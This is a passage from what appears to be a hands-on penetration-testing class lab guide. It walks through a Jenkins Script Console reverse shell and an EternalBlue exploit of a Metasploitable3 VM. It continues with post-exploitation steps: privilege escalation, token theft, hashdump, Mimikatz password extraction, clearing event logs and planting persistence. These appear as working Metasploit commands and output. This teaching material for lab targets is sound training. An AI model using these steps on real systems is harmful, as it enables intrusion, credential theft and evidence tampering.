Note: this defaults to using port 4444 for the LPORT. If you set LPORT to something else when you ran **`msfvenom`** in step 1 set LPORT to what you set it to in step 1.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.16.0.206
LHOST => 172.16.0.206
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.0.206     yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port
```

6. Make your payload.elf file executable by running the following in the Jenkins Script Console:


```
println new ProcessBuilder("chmod", "+x",
"/tmp/payload.elf").redirectErrorStream(true).start().text
```

This will run but provide no output in the Results of the Script Console page.

7. Now let’s run the payload in the Script Console with the following:

```
println new
ProcessBuilder("/tmp/payload.elf").redirectErrorStream(true).start().t
ext
```

8. Check your Metasploit console, you should now have a shell.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.0.206:4444
[*] Sending stage (3012548 bytes) to 172.16.0.208
[*] Meterpreter session 1 opened (172.16.0.206:4444 -> 172.16.0.208:46986 ) at 2
022-01-29 23:42:52 -0500

meterpreter > sysinfo
Computer     : 172.16.0.208
OS           : Ubuntu 20.04 (Linux 5.4.0-92-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: jenkins
meterpreter > 
```

We now have access to the victim system as a non-privileged account. We'll stop here for now but if you continue to search the victim system you may find some ways to elevate privileges to run commands as root…

OPTIONAL EXERCISES BELOW

The exercises below are optional and are meant to be performed once you have completed all of the exercises above and want to go further.

The exercises below are intended for the Metasploitable 3 VM which is x86 CPU and VMWare based – sorry M1 users and non-VMWare users. In theory you could perform the Responder exercise with any Windows-based VM on and virtualization technology but that is an exercise left to the reader.

You can grab a pre-built Metasploitable3 VM for VMWare from the class Google Drive share. You can read the instructions to build it for other virtualization platforms here: https://github.com/rapid7/metasploitable3

Note: Support is not available for Metasplotable3 from the instructor or TA.

Metasploit MS17-10 Exercise (50 minutes)

1. Metasploitable 3 System Compromise (20 minutes)


1. For this exercise we'll use the MS17-010 exploit (also known as EternalBlue). To do that you can type the following in the msf console:

   ```
   use exploit/windows/smb/ms17_010_eternalblue
   ```

   Note: You can use tab completion in Metasploit. For example, after you type "ms17" you should be able to hit "**`Tab`**" and the rest of the module name will auto complete for you.


   Note: If you want to see a full list of available exploits you can type "**`show exploits`**". Be warned this is a large list. You can also search exploits by their name and description with "**`search`** ***`keyword`***" where keyword is the item you want to search for.

2. After you have entered the exploit to use let's see the options for this exploit. You can do that by typing "**`show options`**"



```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentica
tion
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target
.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(ms17_010_eternalblue) > 
```


3. The defaults should work for us the only thing we need to configure is the RHOST, aka the remote host that we want to attack. You can do that with **`set RHOST ip.address`** (where ip.address is the IP address of your Metasploitable3 VM. In my case 192.168.2.155 so I'll use "`set RHOST 192.168.2.155`")



```
msf exploit(ms17_010_eternalblue) > set RHOST 192.168.2.155
RHOST => 192.168.2.155
```


4. The default payload (what the exploit does as its final step after breaking into the system) for this exploit is a standard reverse shell that gives us a command line. While this can work, we want to do some exercises with Meterpreter which is a very flexible shell built into Metasploit. You can change the payload with:

   `set payload windows/x64/meterpreter/reverse_tcp`



```
msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

5. To exploit we type "**`exploit`**". You'll see the progress and at the end you should see a meterpreter command prompt. If you get an error message about the LHOST not being filled in you can use "**`set LHOST kali.ip`**" (ex: `set LHOST 192.168.2.163`)



```
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.2.163:4444
[*] 192.168.2.155:445 - Connecting to target for exploitation.
[+] 192.168.2.155:445 - Connection established for exploitation.
[+] 192.168.2.155:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.155:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.155:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.2.155:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.2.155:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.2.155:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.2.155:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.155:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.155:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.155:445 - Starting non-paged pool grooming
[+] 192.168.2.155:445 - Sending SMBv2 buffers
[+] 192.168.2.155:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.155:445 - Sending final SMBv2 buffers.
[*] 192.168.2.155:445 - Sending last fragment of exploit packet!
[*] 192.168.2.155:445 - Receiving response from exploit packet
[+] 192.168.2.155:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.155:445 - Sending egg to corrupted connection.
[*] 192.168.2.155:445 - Triggering free of corrupted buffer.
[*] Sending stage (205379 bytes) to 192.168.2.155
[*] Meterpreter session 2 opened (192.168.2.163:4444 -> 192.168.2.155:49276) at 2018-03-25 21:57:01 -
0400
[+] 192.168.2.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.155:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Congratulations you have compromised the Metasploitable 3 VM!

Note: This exploit is pretty reliable but if you use it multiple times you may find the Metasploitable3 VM no longer opens a new session if you try to run it again. Restart the Metasploitable3 VM and that should reset things properly.


1. Using Meterpreter (20 minutes)

Note: Meterpreter has a robust help system. If you get stuck don't forget to just type **`help`** to see what command options you have. A cheat sheet is here: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Some favorites:


– An easy way to figure out the user that Meterpreter is running as on the remote system. This is useful to help determine if your exploit only gave to privileges of a non-admin user, or as an admin or SYSTEM. If you also are hopping around from system to system via "passing the hash" (See below) this can help you remember what user you are running as.

`getsystem` – This attempts to elevate your privilege to SYSTEM via a few different techniques.




```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

`use incognito` – Enables the incognito commands which allow you to add users, list available user token, and steal them.




```
meterpreter > use incognito
Loading extension incognito...Success.
```




```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

`list_tokens -u` – In this example you can see a number of users, some the system defaults as well as "**sshd_server**" (looks like an SSH server is running as a user on this system) and "**vagrant**". If you remember vagrant is one of the users who show up on the login UI for the VM, so in this case the user "vagrant" is logged in. This means we could steal their tokens and use them to "pass the hash" and log in to other systems as that user, a very valuable thing to be able to do. Delegation tokens can be used for interactive logins (like RDP), impersonation tokens can be used for non-interactive tasks like running a script or attaching a network drive.



```
Delegation Tokens Available
========================================
METASPLOITABLE3\sshd_server
METASPLOITABLE3\vagrant
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

`hashdump` – This dumps a list of all users and their hashed passwords out for us. You can export those hashes into a password cracking tool (John the Ripper, Hashcat, an online password cracking service, etc) and given enough time "crack" the password.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

`download` – Think you found an interesting file? Download is a command that will save that file to your local system so you can take a look at it.

`upload` – Want to upload a file to the system? This might be a good idea for creating persistence so you can return onto the system. (Ex: **`upload /tmp/launcher.bat C:\\launcher.bat`**)

`execute` – This allows you to run commands on the remote system, for example running a script that installs a backdoor on the system for you. (Ex: **`execute C:\\launcher.bat`**)

`ipconfig` – Learn what the network interfaces and addresses are for the remote system.


`clearev` – This clears the Event Logs (Application, Security, and System) This can cover your tracks but if logs are sent to a centralized log management system (ex Splunk) then those logs will probably be sent out before you can erase them.

`search` – This can be used to search the remote file system or folders inside of it for files with names that match a specific pattern. (Ex: **`search secret*.*`**)

2. Using Mimikatz inside Meterpreter (10 minutes)


Mimikatz is a powerful tool to capture passwords stored in the clear and in hash form in memory of a Windows system. It's a standalone tool but has also been added as a module to Meterpreter.

1. Type **`load mimikatz`** to load the mimikatz extension
2. Type **`help mimikatz`** to see what our options are




```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

3. Try some of the various options to see what you get. Some of them like **`kerberos`** will show the clear-text password of someone who is actively logged into the system. Others like **`msv`** will dump the hashes which you can then attempt to crack. (See John the Ripper below.)




```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User             Password
------    -------    ------           ----             --------
0;996     Negotiate  WORKGROUP        METASPLOITABLE3$
0;20466   NTLM
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999     NTLM       WORKGROUP        METASPLOITABLE3$
0;132256  NTLM       METASPLOITABLE3  sshd_server      D@rj33l1ng
0;173743  NTLM       METASPLOITABLE3  vagrant          vagrant
```



```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain          User             Password
------    -------    ------          ----             --------
0;792997  NTLM       VAGRANT-2008R2  vagrant          lm{ 5229b7f52540641daad3b4
35b51404ee }, ntlm{ e02bc503339d51f71d913c245d35b50b }
0;116668  NTLM       VAGRANT-2008R2  sshd_server      lm{ e501ddc244ad2c14829b15
382fe04c64 }, ntlm{ 8d0a16cfc061c3359db455d00ec27035 }
0;996     Negotiate  WORKGROUP       VAGRANT-2008R2$  n.s. (Credentials KO)
0;997     Negotiate  NT AUTHORITY    LOCAL SERVICE    n.s. (Credentials KO)
0;36311   NTLM                                        n.s. (Credentials KO)
0;999     NTLM       WORKGROUP       VAGRANT-2008R2$  n.s. (Credentials KO)
```

4. You can also run commands as you would if you were running the command line version of mimikatz. Example: **`mimikatz_command -f sekurlsa::searchPasswords`**



```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { NT SERVICE ; defragsvc ; b5d6aa82feb0ac8f8570 }
[1] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
[2] { vagrant ; VAGRANT-2008R2 ; vagrant }
[3] { VAGRANT-2008R2 ; vagrant ; vagrant }
[4] { vagrant ; VAGRANT-2008R2 ; vagrant }
[5] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
[6] { VAGRANT-2008R2 ; sshd_server ; D@rj33l1ng }
meterpreter >
```

If you finish up this exercise and have time left over then try to get a shell on the system using some of the vulnerabilities in various vulnerable services running on your Metasploitable3 VM.

A list of the exploitable vulnerabilities and configuration information for Metasploitable3:
https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities

A list of user credentials for Metasploitable3:
https://github.com/rapid7/metasploitable3/wiki/Configuration#credentials

Responder Exercise (10 minutes)

